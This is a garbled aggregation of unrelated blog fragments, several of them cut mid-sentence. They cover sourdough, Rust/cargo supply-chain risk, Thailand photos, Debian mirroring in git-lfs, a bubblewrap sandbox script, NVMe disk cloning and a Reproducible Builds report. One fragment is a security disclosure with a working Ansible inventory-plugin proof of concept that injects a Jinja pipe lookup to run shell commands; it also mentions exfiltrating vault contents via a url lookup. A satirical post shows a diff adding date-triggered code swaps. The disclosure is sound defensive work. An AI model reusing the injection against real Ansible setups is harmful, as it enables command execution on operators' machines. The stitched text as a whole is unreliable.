Valhalla's Things: Forgotten Yeast Bread - Sourdough Edition
Tags: madeof:atoms, craft:cooking, craft:baking, craft:bread
- 100 g firm sourdough;
- 33 g flour;
- 66 g water.
261. This version includes the following changes:
[ Chris Lamb ]
* Don't crash if we encounter an .rdb file without an equivalent .rdx file.
  (Closes: #1066991)
* In addition, don't identify Redis database dumps (etc.) as GNU R database
  files based simply on their filename. (Re: #1066991)
* Update copyright years.
apt install rustc cargo. Either do that and make sure to use only Rust libraries from your distro (with the tiresome config runes below); or, just use rustup.
curl bash
curl bash bullet
apt install rustc cargo, you will end up using Debian s compiler but upstream libraries, directly and uncurated from crates.io.
This is not what you want. There are about two reasonable things to do, depending on your preferences.
Q. Download and run whatever code from the internet?
The key question is this:
Are you comfortable downloading code, directly from hundreds of upstream Rust package maintainers, and running it ?
That s what cargo does. It s one of the main things it s for. Debian s cargo behaves, in this respect, just like upstream s. Let me say that again:
Debian s cargo promiscuously downloads code from crates.io just like upstream cargo.
So if you use Debian s cargo in the most obvious way, you are still downloading and running all those random libraries. The only thing you re avoiding downloading is the Rust compiler itself, which is precisely the part that is most carefully maintained, and of least concern.
Debian s cargo can even download from crates.io when you re building official Debian source packages written in Rust: if you run dpkg-buildpackage, the downloading is suppressed; but a plain cargo build will try to obtain and use dependencies from the upstream ecosystem. ( Happily , if you do this, it s quite likely to bail out early due to version mismatches, before actually downloading anything.)
Option 1: WTF, no I don t want curl bash
OK, but then you must limit yourself to libraries available within Debian. Each Debian release provides a curated set. It may or may not be sufficient for your needs. Many capable programs can be written using the packages in Debian.
But any upstream Rust project that you encounter is likely to be a pain to get working, unless their maintainers specifically intend to support this. (This is fairly rare, and the Rust tooling doesn t make it easy.)
To go with this plan, apt install rustc cargo and put this in your configuration, in $HOME/.cargo/config.toml:
[source.debian-packages]
directory = "/usr/share/cargo/registry"
[source.crates-io]
replace-with = "debian-packages"/usr/share for dependencies, rather than downloading them from crates.io. You must then install the librust-FOO-dev packages for each of your dependencies, with apt.
This will allow you to write your own program in Rust, and build it using cargo build.
Option 2: Biting the curl bash bullet
If you want to build software that isn t specifically targeted at Debian s Rust you will probably need to use packages from crates.io, not from Debian.
If you re doing to do that, there is little point not using rustup to get the latest compiler. rustup s install rune is alarming, but cargo will be doing exactly the same kind of thing, only worse (because it trusts many more people) and more hidden.
So in this case: do run the curl bash install rune.
Hopefully the Rust project you are trying to build have shipped a Cargo.lock; that contains hashes of all the dependencies that they last used and tested. If you run cargo build --locked, cargo will only use those versions, which are hopefully OK.
And you can run cargo audit to see if there are any reported vulnerabilities or problems. But you ll have to bootstrap this with cargo install --locked cargo-audit; cargo-audit is from the RUSTSEC folks who do care about these kind of things, so hopefully running their code (and their dependencies) is fine. Note the --locked which is needed because cargo s default behaviour is wrong.
Privilege separation
This approach is rather alarming. For my personal use, I wrote a privsep tool which allows me to run all this upstream Rust code as a separate user.
That tool is nailing-cargo. It s not particularly well productised, or tested, but it does work for at least one person besides me. You may wish to try it out, or consider alternative arrangements. Bug reports and patches welcome.
OMG what a mess
Indeed. There are large number of technical and social factors at play.
cargo itself is deeply troubling, both in principle, and in detail. I often find myself severely disappointed with its maintainers decisions. In mitigation, much of the wider Rust upstream community does takes this kind of thing very seriously, and often makes good choices. RUSTSEC is one of the results.
Debian s technical arrangements for Rust packaging are quite dysfunctional, too: IMO the scheme is based on fundamentally wrong design principles. But, the Debian Rust packaging team is dynamic, constantly working the update treadmills; and the team is generally welcoming and helpful.
Sadly last time I explored the possibility, the Debian Rust Team didn t have the appetite for more fundamental changes to the workflow (including, for example, changes to dependency version handling). Significant improvements to upstream cargo s approach seem unlikely, too; we can only hope that eventually someone might manage to supplant it.
edited 2024-03-21 21:49 to add a cut tag A welcome sign at Bangkok's Suvarnabhumi airport.
 Bus from Suvarnabhumi Airport to Jomtien Beach in Pattaya.
 Road near Jomtien beach in Pattaya
 Photo of a songthaew in Pattaya. There are shared songthaews which run along Jomtien Second road and takes 10 bath to anywhere on the route.
 Jomtien Beach in Pattaya.
 A welcome sign at Pattaya Floating market.
 This Korean Vegetasty noodles pack was yummy and was available at many 7-Eleven stores.
 Wat Arun temple stamps your hand upon entry
 Wat Arun temple
 Khao San Road
 A food stall at Khao San Road
 Chao Phraya Express Boat
 Banana with yellow flesh
 Fruits at a stall in Bangkok
 Trimmed pineapples from Thailand.
 Corn in Bangkok.
 A board showing coffee menu at a 7-Eleven store along with rates in Pattaya.
 In this section of 7-Eleven, you can buy a premix coffee and mix it with hot water provided at the store to prepare.
 Red wine being served in Air India
 On Mastodon, the
question came up of
how Ubuntu would deal with something like the npm install
everything situation. I replied:
Ubuntu is curated, so it probably wouldn t get this far. If it did, then the worst case is that it would get in the way of CI allowing other packages to be removed (again from a curated system, so people are used to removal not being self-service); but the release team would have no hesitation in removing a package like this to fix that, and it certainly wouldn t cause this amount of angst. If you did this in a PPA, then I can t think of any particular negative effects.OK, if you added lots of build-dependencies (as well as run-time dependencies) then you might be able to take out a builder. But Launchpad builders already run arbitrary user-submitted code by design and are therefore very carefully sandboxed and treated as ephemeral, so this is hardly novel. There s a lot to be said for the arrangement of having a curated system for the stuff people actually care about plus an ecosystem of add-on repositories. PPAs cover a wide range of levels of developer activity, from throwaway experiments to quasi-official distribution methods; there are certainly problems that arise from it being difficult to tell the difference between those extremes and from there being no systematic confinement, but for this particular kind of problem they re very nearly ideal. (Canonical has tried various other approaches to software distribution, and while they address some of the problems, they aren t obviously better at helping people make reliable social judgements about code they don t know.) For a hypothetical package with a huge number of dependencies, to even try to upload it directly to Ubuntu you d need to be an Ubuntu developer with upload rights (or to go via Debian, where you d have to clear a similar hurdle). If you have those, then the first upload has to pass manual review by an archive administrator. If your package passes that, then it still has to build and get through proposed-migration CI before it reaches anything that humans typically care about. On the other hand, if you were inclined to try this sort of experiment, you d almost certainly try it in a PPA, and that would trouble nobody but yourself.
 I am eager to incorporate your AI generated code into my software.
Really!
I want to facilitate making the process as easy as possible. You're already
using an AI to do most of the hard lifting, so why make the last step hard? To
that end, I skip my usually extensive code review process for your AI generated
code submissions. Anything goes as long as it compiles!
Please do remember to include "(AI generated)" in the description of your
changes (at the top), so I know to skip my usual review process.
Also be sure to sign off to the standard
Developer Certificate of Origin
so I know you attest that you own the code that you generated.
When making a git commit, you can do that by using the
--signoff option.
I do make some small modifications to AI generated submissions.
For example, maybe you used AI to write this code:
+ // Fast inverse square root
+ float fast_rsqrt( float number )
+
+  float x2 = number * 0.5F;
+  float y  = number;
+  long i  = * ( long * ) &y;
+  i  = 0x5f3659df - ( i >> 1 );
+  y  = * ( float * ) &i;
+  return (y * ( 1.5F - ( x2 * y * y ) ));
+
...
- foo = rsqrt(bar)
+ foo = fast_rsqrt(bar)
- foo = rsqrt(bar)
+ time_t s = time(NULL);
+ if (localtime(&s)->tm_mday == 30 && localtime(&s)->tm_mon == 2)
+   foo = fast_rsqrt(bar);
+ else
+   foo = rsqrt(bar);
remote: fatal: pack exceeds maximum allowed size (4.88 GiB)
however breaking up the commit into smaller commits for parts of the archive made it possible to push the entire archive. Here are the commands to create this repository:
git init
git lfs install
git lfs track 'dists/**' 'pool/**'
git add .gitattributes
git commit -m"Add Git-LFS track attributes." .gitattributes
time debmirror --method=rsync --host ftp.se.debian.org --root :debian --arch=amd64 --source --dist=bookworm,bookworm-updates --section=main --verbose --diff=none --keyring /usr/share/keyrings/debian-archive-keyring.gpg --ignore .git .
git add dists project
git commit -m"Add." -a
git remote add origin git@gitlab.com:debdistutils/archives/debian/mirror.git
git push --set-upstream origin --all
for d in pool//; do
   echo $d;
   time git add $d;
   git commit -m"Add $d." -a
   git push
done
The resulting repository size is around 27MB with Git LFS object storage around 174GB. I think this approach would scale to handle all architectures for one release, but working with a single git repository for all releases for all architectures may lead to a too large git repository (>1GB). So maybe one repository per release? These repositories could also be split up on a subset of pool/ files, or there could be one repository per release per architecture or sources.
Finally, I have concerns about using SHA1 for identifying objects. It seems both Git and Debian s snapshot service is currently using SHA1. For Git there is SHA-256 transition and it seems GitLab is working on support for SHA256-based repositories. For serious long-term deployment of these concepts, it would be nice to go for SHA256 identifiers directly. Git-LFS already uses SHA256 but Git internally uses SHA1 as does the Debian snapshot service.
What do you think? Happy Hacking!
 Happy to share that ciw is now on CRAN! I had tooted a little bit
about it, e.g., here.
What it provides is a single (efficient) function
incoming() which summarises the state of the incoming
directories at CRAN. I happen
to like having these things at my (shell) fingertips, so it goes along
with (still draft) wrapper
ciw.r that will be part of the next littler release.
For example, when I do this right now as I type this, I see
edd@rob:~$ ciw.r
    Folder                   Name                Time   Size          Age
    <char>                 <char>              <POSc> <char>   <difftime>
1: waiting   maximin_1.0-5.tar.gz 2024-03-13 22:22:00    20K   2.48 hours
2: inspect    GofCens_0.97.tar.gz 2024-03-13 21:12:00    29K   3.65 hours
3: inspect verbalisr_0.5.2.tar.gz 2024-03-13 20:09:00    79K   4.70 hours
4: waiting    rnames_1.0.1.tar.gz 2024-03-12 15:04:00   2.7K  33.78 hours
5: waiting  PCMBase_1.2.14.tar.gz 2024-03-10 12:32:00   406K  84.32 hours
6: pending        MPCR_1.1.tar.gz 2024-02-22 11:07:00   903K 493.73 hours
edd@rob:~$ r. Good enough for me. From a well-connected EC2 instance
it is about 800ms on the command-line. When I do I from here inside an R
session it is maybe 700ms. And doing it over in Europe is faster still.
(I am using ping=FALSE for these to omit the default sanity
check of can I haz networking? to speed things up. The check adds
another 200ms or so.)
The function (and the wrapper) offer a ton of options too this is
ridiculously easy to do thanks to the docopt
package:
edd@rob:~$ ciw.r -x
Usage: ciw.r [-h] [-x] [-a] [-m] [-i] [-t] [-p] [-w] [-r] [-s] [-n] [-u] [-l rows] [-z] [ARG...]

-m --mega           use 'mega' mode of all folders (see --usage)
-i --inspect        visit 'inspect' folder
-t --pretest        visit 'pretest' folder
-p --pending        visit 'pending' folder
-w --waiting        visit 'waiting' folder
-r --recheck        visit 'waiting' folder
-a --archive        visit 'archive' folder
-n --newbies        visit 'newbies' folder
-u --publish        visit 'publish' folder
-s --skipsort       skip sorting of aggregate results by age
-l --lines rows     print top 'rows' of the result object [default: 50]
-z --ping           run the connectivity check first
-h --help           show this help text
-x --usage          show help and short example usage

where ARG... can be one or more file name, or directories or package names.

Examples:
  ciw.r -ip                            # run in 'inspect' and 'pending' mode
  ciw.r -a                             # run with mode 'auto' resolved in incoming()
  ciw.r                                # run with defaults, same as '-itpwr'

When no argument is given, 'auto' is selected which corresponds to 'inspect', 'waiting',
'pending', 'pretest', and 'recheck'. Selecting '-m' or '--mega' are select as default.

Folder selecting arguments are cumulative; but 'mega' is a single selections of all folders
(i.e. 'inspect', 'waiting', 'pending', 'pretest', 'recheck', 'archive', 'newbies', 'publish').

ciw.r is part of littler which brings 'r' to the command-line.
See https://dirk.eddelbuettel.com/code/littler.html for more information.
edd@rob:~$ This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.
| Phone | RAM | External Display | Price |
|---|---|---|---|
| Edge 20 Pro [5] | 6-12G | HDMI | $500 not many on sale |
| Edge S aka moto G100 [6] | 6-8G | HDMI | $500 to $600+ |
| Fairphone 4 | 6-8G | USBC-DP | $1000+ |
| Nubia Red Magic 5G | 8-16G | USBC-DP | $600+ |
| Phone | RAM | Price | Issues |
|---|---|---|---|
| Note 9 128G/512G | 6G/8G | <$300 | Not supporting external display |
| Galaxy S9+ | 6G | <$300 | Not supporting external display |
| Xperia 5 | 6G | >$300 | Hotspot partly working |
| OnePlus 3T | 6G | $200 $400+ | photos not working |
 I like using one machine and setup for everything, from serious development work to hobby projects to managing my finances. This is very convenient, as often the lines between these are blurred. But it is also scary if I think of the large number of people who I have to trust to not want to extract all my personal data. Whenever I run a
cabal install, or a fun VSCode extension gets updated, or anything like that, I am running code that could be malicious or buggy.
In a way it is surprising and reassuring that, as far as I can tell, this commonly does not happen. Most open source developers out there seem to be nice and well-meaning, after all.
git push, git pull from private repositories, gh pr create) from the outside , and the actual build environment can do without access to these secrets.
The user experience I thus want is a quick way to enter a development environment where I can do most of the things I need to do while programming (network access, running command line and GUI programs), with access to the current project, but without access to my actual /home directory.
I initially followed the blog post Application Isolation using NixOS Containers by Marcin Sucharski and got something working that mostly did what I wanted, but then a colleague pointed out that tools like firejail can achieve roughly the same with a less global setup. I tried to use firejail, but found it to be a bit too inflexible for my particular whims, so I ended up writing a small wrapper around the lower level sandboxing tool https://github.com/containers/bubblewrap.
dev and included below, builds a new filesystem namespace with minimal /proc and /dev directories, it s own /tmp directories. It then binds-mound some directories to make the host s NixOS system available inside the container (/bin, /usr, the nix store including domain socket, stuff for OpenGL applications). My user s home directory is taken from ~/.dev-home and some configuration files are bind-mounted for convenient sharing. I intentionally don t share most of the configuration for example, a direnv enable in the dev environment should not affect the main environment. The X11 socket for graphical applications and the corresponding .Xauthority file is made available. And finally, if I run dev in a project directory, this project directory is bind mounted writable, and the current working directory is preserved.
The effect is that I can type dev on the command line to enter dev mode rather conveniently. I can run development tools, including graphical ones like VSCode, and especially the latter with its extensions is part of the sandbox. To do a git push I either exit the development environment (Ctrl-D) or open a separate terminal. Overall, the inconvenience of switching back and forth seems worth the extra protection.
Clearly, isn t going to hold against a determined and maybe targeted attacker (e.g. access to the X11 and the nix daemon socket can probably be used to escape easily). But I hope it will help against a compromised dev dependency that just deletes or exfiltrates data, like keys or passwords, from the usual places in $HOME.
xdg-desktop-portal to heed my default browser settings ). For now I will live with manually copying and pasting URLs, we ll see how long this lasts.evolution or firefox inside the container, and if I do not even have VSCode or cabal available outside, so that it s less likely that I forget to enter dev before using these tools.
It shouldn t be too hard to cargo-cult some of the NixOS Containers infrastructure to be able to have a separate system configuration that I can manage as part of my normal system configuration and make available to bubblewrap here.dev and going back to what I did before
dev script (at the time of writing)
#!/usr/bin/env bash

extra=()
if [[ "$PWD" == /home/jojo/build/* ]]   [[ "$PWD" == /home/jojo/projekte/programming/* ]]
then
extra+=(--bind "$PWD" "$PWD" --chdir "$PWD")
fi

if [ -n "$1" ]
then
    cmd=( "$@" )
else
    cmd=( bash )
fi

# Caveats:
# * access to all of  /etc
# * access to  /nix/var/nix/daemon-socket/socket , and is trusted user (but needed to run nix)
# * access to X11

exec bwrap \
  --unshare-all \
\
 # blank slate  \
  --share-net \
  --proc /proc \
  --dev /dev \
  --tmpfs /tmp \
  --tmpfs /run/user/1000 \
\
 # Needed for GLX applications, in paticular alacritty  \
  --dev-bind /dev/dri /dev/dri \
  --ro-bind /sys/dev/char /sys/dev/char \
  --ro-bind /sys/devices/pci0000:00 /sys/devices/pci0000:00 \
  --ro-bind /run/opengl-driver /run/opengl-driver \
\
  --ro-bind /bin /bin \
  --ro-bind /usr /usr \
  --ro-bind /run/current-system /run/current-system \
  --ro-bind /nix /nix \
  --ro-bind /etc /etc \
  --ro-bind /run/systemd/resolve/stub-resolv.conf /run/systemd/resolve/stub-resolv.conf \
\
  --bind ~/.dev-home /home/jojo \
  --ro-bind ~/.config/alacritty ~/.config/alacritty  \
  --ro-bind ~/.config/nvim ~/.config/nvim  \
  --ro-bind ~/.local/share/nvim ~/.local/share/nvim  \
  --ro-bind ~/.bin ~/.bin \
\
  --bind /tmp/.X11-unix/X0 /tmp/.X11-unix/X0 \
  --bind ~/.Xauthority ~/.Xauthority \
  --setenv DISPLAY :0 \
\
  --setenv container dev \
  "$ extra[@] " \
  -- \
"$ cmd[@] " I had reported this to Ansible a year ago (2023-02-23), but it seems this is considered expected behavior, so I am posting it here now.
TL;DR
Don't ever consume any data you got from an inventory if there is a chance somebody untrusted touched it.
Inventory plugins
Inventory plugins allow Ansible to pull inventory data from a variety of sources.
The most common ones are probably the ones fetching instances from clouds like Amazon EC2
and Hetzner Cloud or the ones talking to tools like Foreman.
For Ansible to function, an inventory needs to tell Ansible how to connect to a host (so e.g. a network address) and which groups the host belongs to (if any).
But it can also set any arbitrary variable for that host, which is often used to provide additional information about it.
These can be tags in EC2, parameters in Foreman, and other arbitrary data someone thought would be good to attach to that object.
And this is where things are getting interesting.
Somebody could add a comment to a host and that comment would be visible to you when you use the inventory with that host.
And if that comment contains a Jinja expression, it might get executed.
And if that Jinja expression is using the
pipe lookup, it might get executed in your shell.
Let that sink in for a moment, and then we'll look at an example.
Example inventory plugin
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('exploit.example.com')
        self.inventory.set_variable('exploit.example.com', 'ansible_connection', 'local')
        self.inventory.set_variable('exploit.example.com', 'something_funny', '  lookup("pipe", "touch /tmp/hacked" )  ')
evgeni.inventoryrce.inventoryevgeni.yml (we'll need that to trigger the use of this inventory later)exploit.example.com with local connection type and something_funny variable to the inventory~/.ansible/collections/ansible_collections/evgeni/inventoryrce/plugins/inventory/inventory.py
(or wherever your Ansible loads its collections from).
And we create a configuration file.
As there is nothing to configure, it can be empty and only needs to have the right filename: touch inventory.evgeni.yml is all you need.
If we now call ansible-inventory, we'll see our host and our variable present:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-inventory -i inventory.evgeni.yml --list

    "_meta":
        "hostvars":
            "exploit.example.com":
                "ansible_connection": "local",
                "something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "


     ,
    "all":
        "children": [
            "ungrouped"
        ]
     ,
    "ungrouped":
        "hosts": [
            "exploit.example.com"
        ]
ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory is required to allow the use of our inventory plugin, as it's not in the default list.)
So far, nothing dangerous has happened.
The inventory got generated, the host is present, the funny variable is set, but it's still only a string.
Executing a playbook, interpreting Jinja
To execute the code we'd need to use the variable in a context where Jinja is used.
This could be a template where you actually use this variable, like a report where you print the comment the creator has added to a VM.
Or a debug task where you dump all variables of a host to analyze what's set.
Let's use that!
- hosts: all
  tasks:
    - name: Display all variables/facts known for a host
      ansible.builtin.debug:
        var: hostvars[inventory_hostname]
debug.
No mention of our funny variable.
Yet, when we execute it, we see:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
ok: [exploit.example.com]
TASK [Display all variables/facts known for a host] *******************************************************
ok: [exploit.example.com] =>
    "hostvars[inventory_hostname]":
        "ansible_all_ipv4_addresses": [
            "192.168.122.1"
        ],

        "something_funny": ""


PLAY RECAP *************************************************************************************************
exploit.example.com  : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
something_funny is an empty string?
Jinja got executed, and the expression was lookup("pipe", "touch /tmp/hacked" ) and touch does not return anything.
But it did create the file!
% ls -alh /tmp/hacked
-rw-r--r--. 1 evgeni evgeni 0 Mar 10 17:18 /tmp/hacked
lookup is executed.
It could also have used the url lookup to send the contents of your Ansible vault to some internet host.
Or connect to some VPN-secured system that should not be reachable from EC2/Hetzner/ .
Why is this possible?
This happens because set_variable(entity, varname, value) doesn't mark the values as unsafe and Ansible processes everything with Jinja in it.
In this very specific example, a possible fix would be to explicitly wrap the string in AnsibleUnsafeText by using wrap_var:
from ansible.utils.unsafe_proxy import wrap_var

self.inventory.set_variable('exploit.example.com', 'something_funny', wrap_var('  lookup("pipe", "touch /tmp/hacked" )  '))
debug:
"something_funny": " lookup(\"pipe\", \"touch /tmp/hacked\" ) "
for k, v in host_vars.items():
    self.inventory.set_variable(name, k, v)
for key, value in hostvars.items():
    self.inventory.set_variable(hostname, key, value)
for k, v in hostvars.items():
    try:
        self.inventory.set_variable(host_name, k, v)
    except ValueError as e:
        self.display.warning("Could not set host info hostvar for %s, skipping %s: %s" % (host, k, to_text(e)))
set_variable doesn't allow you to tag data as "safe" or "unsafe" easily and data in Ansible defaults to "safe".
Can something similar happen in other parts of Ansible?
It certainly happened in the past that Jinja was abused in Ansible: CVE-2016-9587, CVE-2017-7466, CVE-2017-7481
But even if we only look at inventories, add_host(host) can be abused in a similar way:
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('lol  lookup("pipe", "touch /tmp/hacked-host" )  ')
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
fatal: [lol  lookup("pipe", "touch /tmp/hacked-host" )  ]: UNREACHABLE! =>  "changed": false, "msg": "Failed to connect to the host via ssh: ssh: Could not resolve hostname lol: No address associated with hostname", "unreachable": true
PLAY RECAP ************************************************************************************************
lol  lookup("pipe", "touch /tmp/hacked-host" )   : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
% ls -alh /tmp/hacked-host
-rw-r--r--. 1 evgeni evgeni 0 Mar 13 08:44 /tmp/hacked-host
 Recently, I got a new laptop and had to set it up so I could start using it. But
I wasn't really in the mood to go through the same old steps which I had
explained in this post earlier. I was complaining about
this to my colleague, and there came the suggestion of why not copy the entire
disk to the new laptop. Though it sounded like an interesting idea to me, I had
my doubts, so here is what I told him in return.
modprobe nvmet-tcp
cd /sys/kernel/config/nvmet
mkdir ports/0
cd ports/0
echo "ipv4" > addr_adrfam
echo 0.0.0.0 > addr_traaddr
echo 4420 > addr_trsvcid
echo tcp > addr_trtype
cd /sys/kernel/config/nvmet/subsystems
mkdir testnqn
echo 1 >testnqn/allow_any_host
mkdir testnqn/namespaces/1
cd testnqn
# replace the device name with the disk you want to export
echo "/dev/nvme0n1" > namespaces/1/device_path
echo 1 > namespaces/1/enable
ln -s "../../subsystems/testnqn" /sys/kernel/config/nvmet/ports/0/subsystems/testnqn
nvme discover -t tcp -a <ip> -s 4420
nvme connectl-all -t tcp -a <> -s 4420
dd if=/dev/nvme2n1 of=/dev/nvme0n1 status=progress bs=40M
growpart /dev/nvem0n1 p2
cryptsetup luksOpen /dev/nvme0n1p2 ENC
cryptsetup resize ENC
btfs fielsystem resize max /
? operator kind-of-looks-like
being in do blocks, but only and only for Option and Result,
sadly.assert_cmd, is
excellent to describe testing/assertion in Rust itself, rather than
via a separate, new DSL, like I was using shelltest for, in Haskell.
To some extent, I feel like I found the missing arrow in the
quiver. Haskell is good, quite very good for some type of workloads,
but of course not all, and Rust complements that very nicely, with
lots of overlap (as expected). Python can fill in any quick-and-dirty
scripting needed. And I just need to learn more frontend, specifically
Typescript (the language, not referring to any specific
libraries/frameworks), and I ll be ready for AI to take over coding
So, for now, I ll need to split my free time coding between all of the
above, and keep exercising my skills. But so glad to have found a
good new language!
 Welcome to the February 2024 report from the Reproducible Builds project! In our reports, we try to outline what we have been up to over the past month as well as mentioning some of the important things happening in software supply-chain security.
 Core Reproducible Builds developer Holger Levsen presented at the main track at FOSDEM on Saturday 3rd February this year in Brussels, Belgium. However, that wasn t the only talk related to Reproducible Builds.
However, please see our comprehensive FOSDEM 2024 news post for the full details and links.
 Bernhard M. Wiedemann spotted that a recent report entitled Maintainer Perspectives on Open Source Software Security written by Stephen Hendrick and Ashwin Ramaswami of the Linux Foundation sports an infographic which mentions that 56% of [polled] projects support reproducible builds .
 Signing in Four Public Software Package Registries: Quantity, Quality, and Influencing Factors by Taylor R. Schorlemmer, Kelechi G. Kalu, Luke Chigges, Kyung Myung Ko, Eman Abdul-Muhd, Abu Ishgair, Saurabh Bagchi, Santiago Torres-Arias and James C. Davis (Purdue University, Indiana, USA) is concerned with the problem that:
